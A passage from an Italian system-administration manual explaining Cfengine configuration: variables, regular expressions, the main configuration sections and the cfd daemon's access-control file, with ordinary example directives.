Tabella 192.4. Variabili interne di Cfengine, modificabili da parte dell'utilizzatore.

Variabile	Descrizione
domain	Il dominio, senza il nome iniziale dell'elaboratore.
faculty, site	Nome utilizzabile per definire il luogo.
maxcfengines	Numero massimo di processi Cfengine concorrenti.
repchar	Carattere usato in sostituzione di '**`/`**' nei nomi di file.
split	Carattere usato per separare gli elenchi nelle variabili.
sysadm	Amministratore (nome o indirizzo di posta elettronica).
checksumdatabase	File destinato alla raccolta dei codici di controllo.

In generale, i nomi delle variabili sono distinti anche in base all'uso di maiuscole e minuscole; tuttavia, le variabili predefinite possono essere usate con qualunque combinazione di lettere maiuscole e minuscole.

Esiste anche un altro gruppo di variabili speciali, in sola lettura, definite per facilitare l'inserimento di caratteri speciali all'interno di stringhe, quando non è possibile fare altrimenti. Queste variabili sono elencate nella tabella 192.5.

Tabella 192.5. Variabili interne per la rappresentazione di caratteri speciali.

Variabile	Descrizione
cr	Ritorno a carrello: <*CR*>.
dblquote	Apici doppi: '**"**'.
dollar	Dollaro: '**$**'.
lf	Avanzamento di riga: <*LF*>.
n	Codice di interruzione di riga secondo l'architettura.
quote	Apice singolo: '**'**'.
space	Spazio singolo: <*SP*>.
tab	Tabulazione: <*TAB*>.

Le stringhe sono delimitate indifferentemente attraverso apici doppi e singoli, potendo usare anche gli apici singoli inversi. In pratica, si possono usare le forme seguenti:

```
"stringa"
'stringa'
`stringa`
```

Il significato è lo stesso e l'espansione delle variabili avviene in tutti i casi nello stesso modo. Disponendo di diversi tipi di delimitatori, è più facile includere questi simboli nelle stringhe stesse. In questo senso va considerato il fatto che non esistono sequenze di escape; al massimo si possono usare le variabili predefinite per la rappresentazione di caratteri particolari.

Le stringhe sono utilizzabili solo in contesti particolari, precisamente la definizione di valori da assegnare a una variabile dichiarata nella sezione '**`control`**' e i comandi di shell nella sezione '**`shellcommands`**' (che non è ancora stata mostrata).

192.4.1 Elenchi

Le variabili possono essere intese come contenenti un elenco di sottostringhe. In questi casi, la loro espansione può richiedere una valutazione ulteriore. Tutto ha inizio dalla variabile interna '**`split`**', che normalmente contiene il carattere '**`:`**'. In questo senso, si osservi l'esempio seguente:

```
control:
    actionsequence = ( tidy )
    elenco = ( "primo:secondo:terzo" )

tidy:
    /var/tmp/$(elenco) pattern=* age=0
```

Assegnando alla variabile '**`elenco`**' la stringa '**`primo:secondo:terzo`**', si ottiene l'indicazione di un elenco di tre sottostringhe: '**`primo`**', '**`secondo`**' e '**`terzo`**'. A questo punto, la direttiva contenuta nella sezione '**`tidy`**', si traduce nella cancellazione dei file '`/var/tmp/primo`', '`/var/tmp/secondo`' e '`/var/tmp/terzo`'. Volendo cambiare il simbolo di separazione delle sottostringhe si agisce nella variabile '**`split`**', come si vede nell'esempio seguente, che ottiene lo stesso risultato.

```
control:
    actionsequence = ( tidy )
    split = ( " " )
    elenco = ( "primo secondo terzo" )

tidy:
    /var/tmp/$(elenco) pattern=* age=0
```

Naturalmente, si può ottenere l'espansione di variabili del genere solo nei contesti in cui questo può avere significato.

192.5 Espressioni regolari

In contesti ben determinati, si possono indicare delle espressioni regolari. Cfengine utilizza le espressioni regolari ERE secondo le convenzioni GNU. Sono disponibili gli operatori riassunti nella tabella 192.6.

Tabella 192.6. Elenco degli operatori delle espressioni regolari.

Operatore	Descrizione
\	Protegge il carattere seguente da un'interpretazione diversa da quella letterale.
^	Ancora dell'inizio di una stringa.
.	Corrisponde a un carattere qualunque.
$	Ancora della fine di una stringa.
|	Indica due possibilità alternative alla sua sinistra e alla sua destra.
( )	Definiscono un raggruppamento.
[ ]	Definiscono un'espressione tra parentesi quadre.
[*xy*...]	Un elenco di caratteri alternativi.
[*x*-*y*]	Un intervallo di caratteri alternativi.
[^...]	I caratteri che non appartengono all'insieme.
*x**	Nessuna o più volte *x*. Equivalente a '*x*`{0,}`'.
x?	Nessuna o al massimo una volta *x*. Equivalente a '*x*`{0,1}`'.
x+	Una o più volte *x*. Equivalente a '*x*`{1,}`'.
x{*n*}	Esattamente *n* volte *x*.
x{*n*,}	Almeno *n* volte *x*.
x{*n*,*m*}	Da *n* a *m* volte *x*.
\b	La stringa nulla all'inizio o alla fine di una parola.
\B	La stringa nulla interna a una parola.
\<	La stringa nulla all'inizio di una parola.
\>	La stringa nulla alla fine di una parola.
\w	Un carattere di una parola, praticamente '`[[:alnum:]_]`'.
\W	L'opposto di '`\w`', praticamente '`[^[:alnum:]_]`'.

Le espressioni regolari GNU includono anche le classi di caratteri (nella forma '**[:***nome***:]**', come prescrive lo standard POSIX, mentre mancano i simboli di collazione e le classi di equivalenza. Per un discorso generale sulle espressioni regolari, si veda anche il capitolo 316.

Cfengine: sezioni di uso comune

Una volta compresa a grandi linee l'impostazione della configurazione di Cfengine, bisogna entrare nell'analisi specifica di ogni sezione che si voglia prendere in considerazione, dal momento che ognuna può avere le sue caratteristiche e le sue direttive specifiche. In questo capitolo si descrivono solo alcune sezioni tipiche, in modo superficiale, allo scopo di consentire un utilizzo elementare di Cfengine.

Si osservi che in generale non conta l'ordine in cui sono indicate le sezioni e le direttive all'interno delle sezioni; inoltre, le direttive possono utilizzare più righe senza bisogno di simboli di continuazione.

193.1 Permessi e proprietà

In più sezioni differenti si usano delle direttive che contengono opzioni con lo stesso nome e con lo stesso significato. Si tratta in particolare di quelle opzioni che definiscono le caratteristiche dei permessi e delle proprietà di file e directory. È il caso di mostrare queste opzioni una volta sola per tutte:

`mode=`*modalità*

`owner=`*utente_proprietario*

`group=`*gruppo_proprietario*

La modalità è un numero ottale oppure una stringa di permessi. La stringa di permessi può essere espressa come avviene con il comando '**`chmod`**'. Si osservino gli esempi seguenti.

Opzione	Descrizione
`mode=0775`	Imposta la modalità 0775_8 in modo preciso.
`mode=u+rwx`	Assegna sicuramente all'utente proprietario i permessi di lettura, scrittura ed esecuzione (o attraversamento).
`mode=o-rwx`	Toglie agli utenti diversi dall'utente proprietario e dal gruppo proprietario qualunque permesso di accesso.
`user=root` `group=root`	Stabilisce che l'utente e il gruppo proprietario deve essere '**`root`**', ammesso che Cfengine stia funzionando con i privilegi necessari per poter modificare la proprietà di file e directory.

193.2 Sezione control

La sezione '**`control`**' è quella fondamentale di ogni configurazione di Cfengine, dal momento che è attraverso questa, assieme alla direttiva '**`actionsequence`**', che si stabilisce l'utilizzo e l'ordine delle altre sezioni. In generale, la sintassi specifica di questa sezione è la seguente:

```
control:
    [espressione_classe::]
        nome = ( valore... )
        ...
    ...
    ...
```

È essenziale che, nelle direttive di assegnamento tipiche di questa sezione, le parentesi tonde siano spaziate sia all'interno che all'esterno.

193.2.1 Impostazione delle variabili

In questa sezione si dichiarano le variabili e si impostano quelle predefinite che richiedono un intervento. L'esempio seguente definisce la variabile predefinita '**`domain`**':

```
control:
    ...
    domain = ( brot.dg )
    ...
```

193.2.2 Direttiva actionsequence

Al nome '**`actionsequence`**' viene assegnato l'elenco di nomi di sezioni e di altre azioni da eseguire, in base all'ordine in cui si trovano in questo elenco:

```
control:
    …
    actionsequence = ( azione_1 azione_2 … )
    …
```

A livello di utilizzo elementare, si fa riferimento sempre solo a nomi di sezione, mentre sono previsti altri nomi che identificano azioni particolari che non fanno capo a una sezione.

193.2.3 Direttiva addclasses

La direttiva '**`addclasses`**' è utilizzata per creare delle classi fittizie aggiuntive. L'esempio seguente aggiunge le classi '**`bianco`**' e '**`nero`**':

```
control:
    ...
    addclasses = ( bianco nero )
    ...
```

Si possono aggiungere delle classi anche con l'opzione '**`-D`***nome*' e si possono eliminare delle classi con l'opzione '**`-N`***nome*'.

193.3 Sezione classes o groups

La sezione '**`classes`**', ovvero anche '**`groups`**', è un po' anomala nella logica di Cfengine, dal momento che non rappresenta un'azione vera e propria, ma la dichiarazione di un raggruppamento di classi. Intuitivamente si comprende che questa cosa dovrebbe essere compito della sezione '**`control`**'. In effetti, questa sezione viene presa in considerazione comunque e non va annotata nella direttiva '**`actionsequence`**' della sezione '**`control`**'. La sintassi della dichiarazione di una classe nell'ambito di questa sezione, può essere di tre tipi:

```
classes:|groups:
     ...
     gruppo_di_classi = ( classe_1 classe_2... )
     ...
```

```
classes:|groups:
     ...
     classe = ( +dominio_nis )
     ...
```

```
classes:|groups:
     ...
     classe = ( "comando_di_shell" )
     ...
```

Nel primo caso si crea una classe che riproduce la somma di quelle indicate tra parentesi; nel secondo si ha una classe che rappresenta l'insieme degli elaboratori appartenenti al dominio NIS indicato; nel terzo si ottiene una classe se il comando indicato (delimitato tra virgolette) termina con successo, ovvero restituisce *Vero*.

193.4 Sezione copy

La sezione '**`copy`**' serve a copiare file nell'ambito dello stesso file system, oppure tra elaboratori differenti, attraverso il demone '**`cfd`**'. La copia viene fatta preparando prima un file con estensione '`.cfnew`', che alla fine viene rinominato nel modo previsto. Questa accortezza serve nella copia tra elaboratori, per evitare il danneggiamento dei file nel caso di interruzione della comunicazione nella rete. Salvo diversa indicazione, quando viene rimpiazzato un file attraverso la copia, quello vecchio viene conservato temporaneamente aggiungendogli l'estensione '`.cfsaved`'.

```
copy:
     [espressione_classe::]
          origine dest=destinazione [altre_opzioni]
          ...
     ...
     ...
```

Il contenuto della sezione '**`copy`**', può essere ovviamente suddiviso in classi, se ciò è utile. Alla fine, le direttive che possono essere contenute sono di un tipo solo, dove la prima informazione indica il nome del file, o il modello di file da copiare, mentre il resto sono delle opzioni nella forma '*nome*`=`*valore*'. Le opzioni di queste direttive sono numerose; qui ne vengono descritte solo alcune.

193.4.1 Opzione dest

```
dest=destinazione
```

Con questa opzione si definisce la destinazione della copia. Deve trattarsi di un oggetto dello stesso tipo dell'origine: se l'origine è un file normale, la destinazione deve essere un file normale; se l'origine è un collegamento simbolico la destinazione si riferisce a un collegamento simbolico; se l'origine è una directory, la destinazione deve essere una directory, in cui verranno copiati tutti i file che si trovano in quella originale (senza riprodurre le sottodirectory eventuali).

```
copy:
    /etc/passwd
        dest=/home/tizio/users
```

L'esempio mostra una situazione molto semplice, dove si vuole copiare il file '`/etc/passwd`' nel file '`/home/tizio/users`', oppure si vuole mantenere aggiornata la copia.

193.4.2 Opzione recurse

recurse={*n_livelli*|inf}

La copia di una directory può avvenire anche ricorsivamente, attraverso le sue sottodirectory, specificando il livello di ricorsione con questa opzione. Si assegna un numero intero, oppure la parola chiave '**inf**'. Il numero rappresenta la quantità di livelli di ricorsione da considerare, mentre la parola '**inf**' richiede espressamente una ricorsione infinita.

```
copy:
    /etc
        dest=/home/tizio/copia_etc
        recurse=1
```

L'esempio mostra la copia del contenuto della directory '/etc/' nella directory '/home/tizio/copia_etc/'. Dal momento che la ricorsione è limitata a un solo livello, si ottengono solo i file e le sottodirectory vuote (nel senso che non viene copiato anche il loro contenuto).

193.4.3 Opzione type

type={ctime|mtime|checksum|sum|byte|binary}

L'opzione '**type**' definisce in che modo Cfengine può determinare se il file va copiato o meno. Normalmente si fa riferimento alla data di «creazione», intesa come quella in cui vengono modificati i permessi o comunque viene cambiato inode, nel senso che solo se il file di origine ha una data più recente viene fatta la copia. Intuitivamente si comprende il senso delle parole chiave '**ctime**' e '**mtime**': la prima fa riferimento esplicito a questa data di creazione, mentre la seconda fa riferimento alla data di modifica. In alternativa, le parole chiave '**checksum**' o '**sum**' richiedono un controllo attraverso un codice di controllo (una firma MD5) per determinare se il file originale è diverso e se è richiesta la copia.

> Si osservi che nella copia tra elaboratori distinti, è l'elaboratore di destinazione che genera la firma MD5 del suo file e la invia all'elaboratore di origine per il confronto. Pertanto è nell'elaboratore di origine che avviene la comparazione delle firme e in caso di diversità avviene la trasmissione del file di origine.

Le parole chiave '**byte**' e '**binary**' richiedono un confronto completo dei file byte per byte.

```
copy:
    /etc/passwd
        dest=/home/tizio/users
        type=checksum
```

L'esempio mostra il caso della copia del file '/etc/passwd' nel file '/home/tizio/users', verificando la necessità di aggiornare la copia attraverso un codice di controllo.

193.4.4 Opzione purge

purge={true|false}

L'opzione '**purge**', se attivata assegnando la parola chiave '**true**', abilita l'eliminazione dei file che nell'origine non sono più presenti.

```
copy:
    /etc
        dest=/home/tizio/copia_etc
        recurse=inf
        purge=true
```

L'esempio mostra la copia del contenuto della directory '`/etc/`' nella directory '`/home/tizio/copia_etc/`', con ricorsione infinita, specificando anche che nella destinazione devono essere eliminati i file e le directory che non sono più presenti nell'origine.

193.4.5 Opzione server

`server=`*nodo_remoto*

Questa opzione si usa quando si vuole copiare un file remoto; per la precisione, serve a specificare che l'origine si trova presso un altro elaboratore. Per riuscire a copiare attraverso elaboratori, è necessario che il nodo servente sia stato predisposto con il demone '**`cfd`**'; inoltre, è necessario specificare la variabile '**`domain`**' nella sezione di controllo ('**`control`**').

193.5 Sezione directories

```
directories:
    [espressione_classe::]
        directory [opzioni]
        ...
    ...
    ...
```

Le direttive della sezione '**`directories`**' servono a richiedere la presenza di directory determinate, specificando eventualmente le caratteristiche necessarie. Se le directory in questione mancano, vengono create; se le caratteristiche non corrispondono, queste vengono modificate.

Le opzioni più importanti sono quelle che definiscono i permessi e la proprietà, come descritto nella sezione 193.1.

```
directories:
    /           mode=0755 owner=root group=root
    /etc        mode=0755 owner=root group=root
    /bin        mode=0755 owner=root group=root
    /dev        mode=0755 owner=root group=root
    /sbin       mode=0755 owner=root group=root
    /lib        mode=0755 owner=root group=root
    /usr        mode=0755 owner=root group=root
    /tmp        mode=1777 owner=root group=root
```

L'esempio mostra una serie di direttive della sezione '**`directories`**' con lo scopo di salvaguardare la presenza, i permessi e la proprietà di alcune directory importanti.

193.6 Sezione disable

```
disable:
    [espressione_classe::]
        file [opzioni]
        ...
    ...
    ...
```

La sezione '**`disable`**' serve a elencare un gruppo di file che si vogliono «disabilitare». L'idea è che questi file non devono essere presenti, ma non si vogliono nemmeno cancellare. In pratica, se vengono trovati, si aggiunge loro l'estensione '`.cfdisabled`'.

```
disable:
    /etc/hosts.equiv
```

L'esempio mostra una situazione tipica, in cui si vuole evitare che esista il file '`/etc/hosts.equiv`', pur lasciando la possibilità di verificare cosa conteneva effettivamente.

193.6.1 Opzione rotate

```
rotate={n|empty}
```

Eccezionalmente, se si utilizza l'opzione '**`rotate`**', si fa riferimento implicitamente a file di registrazioni (*log*), che conviene spezzare periodicamente. Assegnando un numero intero all'opzione, si specifica la quantità di livelli da conservare. Per esempio, assegnando il valore '**`2`**', si fa in modo che il file venga rinominato aggiungendo l'estensione '`.1`', mentre un eventuale file preesistente con lo stesso nome verrebbe rinominato sostituendo l'estensione '`.1`' con '`.2`'.

Se si assegna la parola chiave '**`empty`**', non si salvano le versioni precedenti, annullando semplicemente il contenuto del file.

```
disable:
    /var/log/wtmp rotate=7
```

L'esempio mostra la richiesta di mettere da parte il file '`/var/log/wtmp`', in modo da ricominciare con un file vuoto, mantenendo sette copie precedenti, da '`/var/log/wtmp.1`' a '`/var/log/wtmp.7`'.

193.7 Sezione files

```
files:
    [espressione_classe::]
        file [opzioni]
        ...
    ...
    ...
```

Le direttive della sezione '**`files`**' servono a richiedere la presenza di file determinati, specificando eventualmente le caratteristiche necessarie. Se i file in questione mancano, vengono creati (vuoti); se le caratteristiche non corrispondono, queste vengono modificate per quanto possibile.

Le opzioni più importanti sono quelle che definiscono i permessi e la proprietà, come descritto nella sezione 193.1. Tuttavia è importante anche la possibilità di controllare che i file in questione non siano stati modificati.

193.7.1 Opzione checksum

```
checksum=md5
```

L'opzione '**`checksum`**' (a cui può essere assegnato solo il valore '**`md5`**') consente di richiedere la verifica dei file attraverso un codice di controllo. Inizialmente, questo codice di controllo deve essere accumulato da qualche parte e precisamente si tratta del file dichiarato nella variabile '**`checksumdatabase`**' nella sezione di controllo ('**`control`**').

193.7.2 Opzione recurse

```
recurse={n_livelli|inf}
```

Anche se si sta facendo riferimento principalmente a file, è consentito indicare directory intere, specificando il livello di ricorsione attraverso l'opzione '**recurse**', già descritta in precedenza.

> La sezione '**files**' è orientata ai file. Tuttavia, se si richiede l'impostazione di permessi specifici, questi potrebbero interferire con quelli delle directory, nel momento in cui si fa riferimento a queste. Per risolvere il problema, Cfengine aggiunge i permessi di attraversamento necessari alle directory.

193.8 Sezione links

```
links:
    [espressione_classe::]
        collegamento {-|+}>[!] oggetto_originale [opzioni]
        ...
    ...
    ...
```

La sezione '**links**' serve per creare, aggiornare e sistemare dei collegamenti simbolici. In generale si distingue tra collegamenti singoli o collegamenti multipli. La differenza sta nell'uso dell'operatore '**->**' oppure '**+>**'.

I collegamenti singoli riguardano un solo collegamento simbolico. Se il collegamento esiste già, viene verificato che corrisponda a quanto descritto nella direttiva, altrimenti si ottiene una segnalazione di errore.

```
/usr/local      -> /mia_dir/usr/local
```

L'esempio mostra una direttiva in cui si vuole che sia creato e mantenuto il collegamento simbolico '`/usr/local`', che deve puntare alla directory reale '`/mia_dir/usr/local/`'.

Se il collegamento simbolico esiste già ma non corrisponde, oppure si tratta di un file, si può imporre la sua correzione con l'aggiunta del punto esclamativo:

```
/usr/local      ->! /mia_dir/usr/local
```

In tal caso, se '`/usr/local`' fosse un file, il suo nome verrebbe modificato in '`/usr/local.cfsaved`' e il collegamento potrebbe così essere sistemato.

I collegamenti multipli si fanno indicando una directory di destinazione e una directory di origine, come nell'esempio seguente:

```
/usr/local/bin  +> /mia_dir/usr/local/bin
```

In questi casi si vogliono generare nella directory '`/usr/local/bin/`' tanti collegamenti simbolici quanti sono i file nella directory '`/mia_dir/usr/local/bin/`'.

Anche nel caso di collegamenti multipli si può usare il punto esclamativo per richiedere la correzione necessaria al completamento dell'operazione.

> In generale, non vengono eliminati i collegamenti riferiti a file o directory non più esistenti. Per ottenere questo risultato, che potrebbe essere particolarmente utile in presenza di collegamenti multipli, occorre usare l'opzione '**-L**' nella riga di comando dell'eseguibile '**cfengine**'.

La creazione di un collegamento simbolico può richiedere la creazione delle directory che lo precedono. In condizioni normali ciò avviene automaticamente, senza bisogno di preoccuparsene.

193.8.1 Opzione type

```
type={hard|relative|absolute}
```

La sezione '**links**' è pensata fondamentalmente per gestire collegamenti simbolici. Tuttavia, con questa opzione è possibile richiedere la creazione di collegamenti fisici, oltre alla possibilità di specificare il tipo di collegamento simbolico che si vuole ottenere: assoluto o relativo.

Indipendentemente dalle possibilità del sistema operativo, Cfengine non può creare dei collegamenti fisici che puntano a directory.

193.8.2 Opzione recurse

```
recurse={n_livelli|inf}
```

Dal momento che è consentita la generazione di collegamenti multipli, diventa opportuna la possibilità di specificare il livello di ricorsione attraverso l'opzione '**recurse**', già descritta in precedenza.

193.9 Sezione processes

```
processes:
    [espressione_classe::]
        "espressione_regolare" [opzioni]
        ...
    ...
    ...
```

La sezione '**processes**' serve a individuare dei processi in funzione, attraverso un'analisi di quanto restituito dal comando '**ps**' del sistema operativo. Lo scopo può essere di due tipi: inviare un segnale al processo o ai processi individuati, oppure eseguire un comando per riavviarli se questi risultano mancanti.

Si deve osservare che ogni direttiva individua uno o più processi in base a un'espressione regolare, delimitata tra virgolette. In tal modo si può fare riferimento a tutto ciò che appare nel rapporto generato dal comando '**ps**', non soltanto il nome del processo. Tuttavia, ciò significa anche che occorre predisporre bene queste espressioni regolari, per non incorrere in errori.

193.9.1 Opzione signal

```
signal=nome_del_segnale
```

attraverso l'opzione '**signal**' si richiede espressamente l'invio del segnale specificato. In mancanza di questa, non si invia alcun segnale. Il nome da assegnare dipende dal sistema operativo utilizzato, anche se in generale si tratta di nomi abbastanza standardizzati.

```
processes:
    "inetd" signal=hup
```

L'esempio mostra il caso in cui si cerchi il processo individuato dalla stringa '**inetd**', per inviargli il segnale SIGHUP.

193.9.2 Opzione restart

```
restart "comando_di_shell"
```

Se non si trova una corrispondenza con l'espressione regolare indicata, si può ottenere l'avvio di un comando che presumibilmente serve ad avviare il processo relativo. Per questo si utilizza l'opzione '**restart**' che, come si vede dal modello sintattico, **non utilizza** il simbolo '**=**' per l'assegnamento.

193.9.3 Opzione matches

```
matches=[>|<]n
```

È possibile individuare una quantità di processi che corrispondono all'espressione regolare di partenza, definendo la quantità attesa. Se si usano gli operatori '**<**' e '**>**', ci si aspettano più di *n* processi, o meno di *n* processi, perché la condizione si avveri. Diversamente si attendono esattamente *n* processi.

Di solito, questa opzione si abbina soltanto alla richiesta di un avvertimento, attraverso l'opzione '**action=warn**'.

```
processes:
    "telnetd" matches=<7 action=warn
```

Questo esempio mostra il caso in cui si voglia essere avvisati se si trovano sette o più processi corrispondenti alla stringa '**telnetd**'.

Può sembrare strana l'interpretazione dei simboli '**>**' e '**<**'. In realtà si deve vedre la cosa dal lato opposto: con '**>**' ci si aspetta che i processi siano meno della quantità indicata, perché non debba essere eseguita l'azione; nello stesso modo, con '**<**' ci si aspetta che i processi siano di più di quanto indicato perché l'azione non sia eseguita.

193.9.4 Opzione action

```
action={signal|do|warn}
```

L'opzione '**action**' stabilisce il da farsi, quando si verificano le condizioni richieste per intervenire. Le parole chiave '**signal**' o '**do**' richiedono espressamente l'invio del segnale stabilito con l'opzione '**signal**'; la parola chiave '**warn**' richiede solo una segnalazione di avvertimento.

193.10 Sezione shellcommands

```
shellcommands:
    [espressione_classe::]
        "comando" [opzioni]
        ...
    ...
    ...
```

La sezione '**shellcommands**' serve a inserire dei comandi di shell, debitamente delimitati tra virgolette. Di solito, non si utilizzano le opzioni, anche se in situazioni particolari possono essere utili.

193.11 Sezione tidy

```
tidy:
    [espressione_classe::]
        directory pattern=modello [altre_opzioni]
        ...
    ...
    ...
```

La sezione '**`tidy`**' è fatta per eliminare dei file non desiderati. Come si può osservare dal modello sintattico, le direttive iniziano dalla definizione di una directory di partenza, per cui diventa necessario specificare i file da eliminare attraverso un modello con l'opzione '**`pattern`**'.

193.11.1 Opzione pattern

```
pattern=modello
```

Attraverso l'opzione '**`pattern`**' si specifica il file o i file da prendere in considerazione nella directory di partenza. Il modello si può realizzare utilizzando i soliti simboli speciali, '**`*`**' e '**`?`**', con il significato consueto: qualunque stringa, oppure un solo carattere.

193.11.2 Opzione recurse

```
recurse={n_livelli|inf}
```

È consentita la cancellazione di file anche attraverso le sottodirectory, utilizzando l'opzione '**`recurse`**', come già è stato mostrato in precedenza.

193.11.3 Opzione age

```
age=n_giorni
```

L'opzione '**`age`**' consente di specificare quanto tempo devono avere i file per poter essere cancellati. Se il tempo è stato raggiunto o superato, si ottiene la cancellazione. Questo tempo si riferisce in modo predefinito alla data di accesso, ma può essere cambiato con l'opzione '**`type`**'.

```
tidy:
    /tmp      pattern=*  recurse=inf  age=1
    /var/tmp  pattern=*  recurse=inf  age=7
```

L'esempio mostra un caso molto semplice, in cui si vuole ripulire il contenuto delle directory '`/tmp/`' e '`/var/tmp/`', per i file che sono vecchi rispettivamente un giorno e sette giorni.

193.11.4 Opzione type

```
type=[ctime|mtime|atime]
```

La vecchiaia di un file può essere valutata in base alla data di «creazione», intesa come cambiamento di inode, di modifica o di accesso, assegnando rispettivamente le parole chiave '**`ctime`**', '**`mtime`**' o '**`atime`**' all'opzione '**`type`**'. Questo serve per stabilire il modo corretto di interpretazione del valore assegnato all'opzione '**`age`**'.

193.11.5 Opzione rmdirs

```
rmdirs=[true|false|all|sub]
```

In condizioni normali, non si ottiene la cancellazione delle directory. Per questo, occorre usare l'opzione '**`rmdirs`**', a cui si assegnano le parole chiave che si vedono nel modello sintattico. In condizioni normali, è come se fosse assegnata la parola chiave '**`false`**', che impedisce la cancellazione. Se si richiede la cancellazione, si elimina anche la directory di partenza, corrispondente al modello richiesto. Al contrario, assegnando la parola chiave '**`sub`**', si preserva la directory di partenza.

Cfengine attraverso la rete

Cfengine consente anche un utilizzo attraverso la rete, per mezzo del demone '**cfd**', che viene avviato nell'elaboratore che offre il proprio servizio.

L'utilizzo più semplice di questa possibilità di Cfengine sta nella copia di file attraverso la rete, per sincronizzare gli elaboratori clienti. Per la precisione, questo particolare è l'unica cosa che viene mostrata qui, in questo capitolo.

194.1 Configurazione e avvio del demone

Il servizio relativo al demone '**cfd**' prevede l'accesso alla porta TCP 5308, che pertanto non è privilegiata e consente l'avvio del demone anche senza i privilegi dell'utente '**root**', se questo può essere utile per qualche motivo. Nel file '`/etc/services`' dovrebbe esserci pertanto una riga simile a quella seguente:

```
cfengine        5308/tcp
```

Per funzionare, il demone '**cfd**' richiede la presenza del file '`cfd.conf`', nella directory corrente nel momento dell'avvio del demone, che ha una struttura simile a quella di '`cfengine.conf`'.

Oltre a questo file essenziale, occorre tenere presente che il demone tiene in considerazione anche il contenuto dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', per controllare gli accessi.

Una volta predisposto il sistema di configurazione, basta avviare il demone '**cfd**', con i privilegi dell'utente '**root**', se necessario, oppure con i privilegi di un utente comune.

```
# cfd
```

Alcune opzioni del demone '**cfd**' sono molto utili per consentire l'analisi del file di configurazione e per poter tenere sotto controllo ciò che avviene effettivamente durante la connessione. Queste opzioni sono riepilogate nella tabella 194.1.

Tabella 194.1. Elenco delle opzioni essenziali di '**cfd**'.

Opzione	Descrizione
`-h` | `--help`	Elenca brevemente le opzioni disponibili.
`-d` | `--debug`	Rimane in primo piano e mostra ciò che accade.
`-v` | `--verbose`	Mostra informazioni dettagliate.
`-p` | `--parse-only`	Si limita a scandire il file di configurazione.

Può essere interessante il controllo della configurazione attraverso l'opzione '**-p**', unita opportunamente all'opzione '**-v**'. Inoltre, per verificare le connessioni, soprattutto alla ricerca delle motivazioni per cui qualcosa non funziona come si vorrebbe, conviene utilizzare l'opzione '**-d**', sempre in combinazione con '**-v**'.

```
# cfd -d -v
```

194.1.1 Configurazione essenziale di cfd.conf

Il file '`cfd.conf`' ha una vaga somiglianza con il file di configurazione di un cliente normale di Cfengine. In particolare, ci sono le sezioni e possono essere presenti le classi, solo che hanno valore esclusivamente nei confronti dell'elaboratore in cui si trova a funzionare il demone.

Generalmente, è probabile che non si faccia uso di classi in un file '`cfg.conf`' e qui non si mostrano esempi in tal senso. La sintassi semplificata ed essenziale di questo file, viene mostrata dal modello seguente. Si tenga presente che non vengono mostrate tutte le direttive, ma solo quelle che devono essere conosciute necessariamente.

```
control:
    [domain = ( dominio )]
    [maxconnections = ( numero_massimo_di_connessioni_indipendenti )]
    [allowconnectionsfrom = ( numero_ip [numero_ip]... )]
    [denyconnectionsfrom = ( numero_ip [numero_ip]... )]
    [allowmultipleconnectionsfrom = ( numero_ip [numero_ip]... )]
    [logallconnections = ( true|false )]

admit:|grant:
    file_o_directory          nodi_indicati_con_caratteri_jolly
    ...

deny:
    file_o_directory          nodi_indicati_con_caratteri_jolly
    ...
```

Si può osservare la presenza di una sezione di controllo, simile a quella dei clienti Cfengine. Questa sezione può anche risultare vuota.

Le sezioni '**`admit`**' (o '**`grant`**') e '**`deny`**', permettono di stabilire l'accessibilità di file e di directory, a degli elaboratori identificati per nome, anche in modo parziale attraverso caratteri jolly. Si intende che la sezione '**`admit`**' o '**`grant`**' serva a elencare i file e le directory accessibili, mentre la sezione '**`deny`**' serve a escludere successivamente parte di quanto precedentemente concesso.

Nella sezione di controllo, le direttive '**`maxconnections`**', '**`allowconnectionsfrom`**', '**`denyconnectionsfrom`**' e '**`allowmultipleconnectionsfrom`**', limitano o concedono gli accessi attraverso l'indicazione di un elenco di indirizzi IP. In generale, questo può essere un mezzo ulteriore di controllo di sicurezza per gli accessi, dal momento che spesso è sufficiente l'uso delle sezioni '**`admit`**' e '**`deny`**'. In particolare, ogni cliente Cfengine che accede, ha la possibilità di aprire una sola connessione, mentre con la direttiva '**`allowmultipleconnectionsfrom`**' è possibile autorizzare un accesso multiplo agli indirizzi indicati.

L'uso delle altre direttive indicato dovrebbe essere intuitivo; inoltre, nella sezione di controllo è possibile dichiarare delle variabili, nello stesso modo della configurazione dei clienti Cfengine.

> È importante ricordare che i percorsi di cui si concede l'accesso, devono essere reali, perché i collegamenti simbolici non vengono presi in considerazione. Questo tipo di errore lo si può individuare utilizzando l'opzione '**`-d`**' quando si avvia '**`cfd`**'.

A titolo di esempio viene mostrato un caso molto semplice di configurazione, in cui si concede l'accesso alle directory '`/usr/local/file_pubblici1/`' e '`/usr/local/file_pubblici2/`', creando appositamente due variabili per semplificarne l'indicazione; inoltre si concede l'accesso anche ai file '`/etc/passwd`' e '`/etc/group`'. Per la precisione, la directory '`/usr/local/file_pubblici1/`' risulta accessibile a tutti, mentre '`/usr/local/file_pubblici2/`' è accessibile solo ai domini *`*.brot.dg`* e *`*.mehl.dg`*; inoltre, i due file

'/etc/passwd' e '/etc/group' sono accessibili esclusivamente dal dominio **.brot.dg*. Infine, per qualche motivo, si esclude l'accesso alla directory '/usr/local/file_pubblici2/particolare/' al dominio **.mehl.dg*. Ogni cliente può aprire una sola connessione e sono consentiti un massimo di 10 accessi simultanei.

```
control:
    pubblici1 = ( /usr/local/file_pubblici1 )
    pubblici2 = ( /usr/local/file_pubblici2 )
    maxconnections = ( 10 )

admit:
    $(pubblici1) *
    $(pubblici2) *.brot.dg *.mehl.dg
    /etc/passwd  *.brot.dg
    /etc/group   *.brot.dg

deny:
    $(pubblici2)/particolare *.mehl.dg
```

194.2 Filosofia del sistema di distribuzione di Cfengine

È il caso di osservare che, contrariamente a Rsync (capitolo 171), il cliente Cfengine contatta il servente per ottenere qualcosa e non per inviare lì un file.

Quando la trasmissione di un file è sottoposta al confronto di un codice di controllo, è il cliente Cfengine che invia il suo codice di controllo al servente, il quale verifica la necessità o meno di trasmettere il file aggiornato.

Parte xxxvii

Riservatezza e certificazione delle comunicazioni

Introduzione ai problemi legati alla crittografia e alla firma elettronica

La comunicazione meccanica (elettronica) pone dei problemi legati alla riservatezza e alla facilità con cui questa può essere contraffatta. Per fare un esempio, un messaggio di posta elettronica può essere intercettato facilmente da parte di chiunque abbia un accesso privilegiato ai nodi di rete attraverso cui transita; nello stesso modo, un messaggio può essere manomesso, anche senza lasciare tracce apparenti.

